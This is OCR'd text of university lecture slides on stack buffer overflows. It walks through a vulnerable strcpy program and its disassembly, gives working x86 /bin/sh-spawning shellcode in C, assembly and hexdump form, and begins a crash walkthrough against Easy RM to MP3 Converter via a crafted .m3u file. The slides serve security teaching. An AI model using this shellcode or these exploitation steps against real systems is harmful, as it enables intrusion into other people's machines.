2017Fall:Software Security

Lecture 3 : Buffer Overflow Attack

Bing Mao

maobing@nju.edu.cn

Department of Computer Science


Outline

Buffer Overflow:The Essentials
Vulnerability Metrics
What are Buffer Overflow?
Basic Example
Shellcode
Definition
Basic Example
Shell-Spawning Shellcode
A Real World Buffer Overflow Attack
Key Point
A vulnerability in Easy RM to MP3 Conversion
How to hack the vulnerable program
Integer Overflow
Overview
Example
Common Patterns in Integer Overflow
Heap Overflow
What is the Heap?
malloc & free


Illustrate

Credit:a portion of the slides in this lecture are compiled from Dr.David Brumley and also from book CSAPP.

Vulnerability Metrics



Vulnerability Metrics:Buffer Overflow



Buffer Overflow:The Essentials
Vulnerability Metrics

- Given the amount of vulnerabilities associated with buffer overflows, we felt it necessary to have a look at the principle of buffer overflow.
- As you have probably come to realize already, **buffer overflows** are a specific type of vulnerability and the process of leveraging or utilizing that vulnerability to penetrate a vulnerable system is referred to as exploiting a system.

Buffer Overflow:The Essentials
What are Buffer Overflow?

In computer security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations. This is a special case of the violation of memory safety.

- C/C++ does not check that the writes are in-bound
- Recently, Intel offered a new set of instructions (MPX) that allow fast-bounds check of memory writes.

Buffer Overflow:The Essentials
What are Buffer Overflow?

In computer security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations. This is a special case of the violation of memory safety.

- C/C++ does not check that the writes are in-bound
- Recently, Intel offered a new set of instructions (MPX) that allow fast-bounds check of memory writes.

Stack-based


- Heavily covered in this class

Heap-based

- More advanced
- Very dependent on system and library version

Basic Example


```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



Buffer Overflow:The Essentials
Basic Example

"123456"


```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



Buffer Overflow:The Essentials
Basic Example

"123456"

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```




Buffer Overflow:The Essentials

Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```




Buffer Overflow:The Essentials

Basic Example


```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



Frame Teardown

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
=> 0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



Frame Teardown

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```

%ebp = AAAA

```
leave
1. mov %ebp,%esp
2. pop %ebp
```

Frame Teardown

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```




```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```

%eip = 0xDEADBEEF
(probably crash)

Shellcode
Definition

What's Shellcode?

- Traditionally, shellcode is byte code that executes a shell. Shellcode now has a broader meaning, to define the code that is executed when an exploit is successful.The purpose of most shellcode is to return a shell address, but many shellcodes exist for other purposes such as breaking out of a chroot shell, creating a file, and proxying system calls.

Shellcode

- Executable content (Often called shell code or exploits)
- Usually, a shell should be started
  - for remote exploits - input/output redirection via socket
  - use system call (execve) to spawn shell
- Shell code can do practically anything
  - create a new user
  - change a user password
  - bind a shell to a port (remote shell)
  - open a connection to the attacker machine

Basic Example

```
Terminal
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
    ;

int main(int argc, char **argv)
{
    ((void(*)())shellcode)();
    return 0;
}
[1] test.c
-- INSERT --
```

Shellcode
Basic Example

How to write shellcode?

hello.asm(stdout: hello world)

```
section .data  ;section declaration
msg db "Hello, world!"  ;the string

section .text  ;section declaration
global _start  ;Default entry point for ELF linking

_start:

;write()call

mov eax, 4; put 4 into eax, since write is syscall #4
mov ebx, 1; put stdout int ebx, since the proper fd is 1
mov ecx, msg; put the address of the string into ecx;
mov edx, 13;   put 13 into edx, since our string is 13 bytes
int 0x80;   Call the kernel to make the system call happen

;exit()call

mov eax, 1; put 1 into eax, since exit is syscall #1
mov ebx, 0; put 0 into ebx
int 0x80;   Call the kernel to make the system call happen
```

Shellcode
Basic Example

How to write shellcode?

objdump -d a.out

```
zhujun@zhujun-desktop:~/Desktop/BufferOverflow $ objdump -d a.out

a.out:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       b8 04 00 00 00          mov    $0x4,%eax
 8048085:       bb 01 00 00 00          mov    $0x1,%ebx
 804808a:       b9 a4 90 04 08          mov    $0x80490a4,%ecx
 804808f:       ba 0d 00 00 00          mov    $0xd,%edx
 8048094:       cd 80                   int    $0x80
 8048096:       b8 01 00 00 00          mov    $0x1,%eax
 804809b:       bb 00 00 00 00          mov    $0x0,%ebx
 80480a0:       cd 80                   int    $0x80
```

Shell-Spawning Shellcode

```
 1 #include <unistd.h>
 2
 3 int main() {
 4   char filename[] = "/bin/sh\x00";
 5   char **argv, **envp; // arrays that contain char pointers
 6
 7   argv[0] = filename; // only argument is filename
 8   argv[1] = 0;  // null terminate the argument array
 9
10   envp[0] = 0; // null terminate the environment array
11
12   execve(filename, argv, envp);
13 }
```

```
zlin@hacking-tao:~/booksrc $ gcc exec_shell.c
zlin@hacking-tao:~/booksrc $ wc -c ./a.out
6662 ./a.out
zlin@hacking-tao:~/booksrc $ ./a.out
sh-3.2$ exit
```

Shell-Spawning Shellcode


```
1 BITS 32
2
3   jmp short two      ; Jump down to the bottom for the call trick
4 one:
5 ; int execve(const char *filename, char *const argv [], char *const envp[])
6   pop ebx            ; ebx has the addr of the string
7   xor eax, eax       ; put 0 into eax
8   mov [ebx+7], al    ; null terminate the /bin/sh string
9   mov [ebx+8], ebx   ; put addr from ebx where the AAAA is
10  mov [ebx+12], eax  ; put 32-bit null terminator where the BBBB is
11  lea ecx, [ebx+8]   ; load the address of [ebx+8] into ecx for argv ptr
12  lea edx, [ebx+12]  ; edx = ebx + 12, which is the envp ptr
13  mov al, 11         ; syscall #11
14  int 0x80           ; do it
15
16 two:
17  call one           ; Use a call to get string address
18  db '/bin/sh'      ; the XAAAABBBB bytes aren't needed
```

Shell-Spawning Shellcode

```
zlin@hacking-tao:~/booksrc $ nasm exec_shell.s
zlin@hacking-tao:~/booksrc $ hexdump -C exec_shell
00000000  eb 16 5b 31 c0 88 43 07  89 5b 08 89 43 0c 8d 4b  |..[1..C..[..C..K|
00000010  08 8d 53 0c b0 0b cd 80  e8 e5 ff ff ff 2f 62 69  |..S........../bi|
00000020  6e 2f 73 68                                       |n/sh|
00000024
zlin@hacking-tao:~/booksrc $ wc -c exec_shell
36 exec_shell
```

Key Point to implement our attack

- 1.Determining the buffer size to write exactly into EIP
- 2.Find memory space to host the shellcode.
- 3.Jump to the shellcode in a reliable way.



A vulnerability in Easy RM to MP3 Conversion Utility

Verify the bug

- The vulnerability report states **"Easy RM to MP3 Converter version 2.7.3.700** universal buffer overflow exploit that creates a malicious .m3u file"
- In other words, you can create a malicious .m3u file, feed it into the utility and trigger the exploit.

A vulnerability in Easy RM to MP3 Conversion Utility

Verify the bug

- The vulnerability report states **"Easy RM to MP3 Converter version 2.7.3.700** universal buffer overflow exploit that creates a malicious .m3u file"
- In other words, you can create a malicious .m3u file, feed it into the utility and trigger the exploit.

A vulnerability in Easy RM to MP3 Conversion Utility


Verify the bug

- Load the crach.m3u(contains 10000'A) into the application.

A vulnerability in Easy RM to MP3 Conversion Utility

Verify the bug


- Load the crach.m3u(contains 10000'A) into the application.



A vulnerability in Easy RM to MP3 Conversion Utility

Verify the bug

- Load the crach.m3u(contains 10000'A) into the application.



Failure in loading the file! Not Crash!!!

A vulnerability in Easy RM to MP3 Conversion Utility


Trying...


- 1.20000'A Not Crash!
- 2.30000'A :

A vulnerability in Easy RM to MP3 Conversion Utility

Trying...

- 1.20000'A Not Crash!
- 2.30000'A :







Real Attack
A vulnerability in Easy RM to MP3 Conversion

A vulnerability in Easy RM to MP3 Conversion Utility

Trying...

- 1.20000'A Not Crash!
- 2.30000'A :





Boom! Application crashed!!!

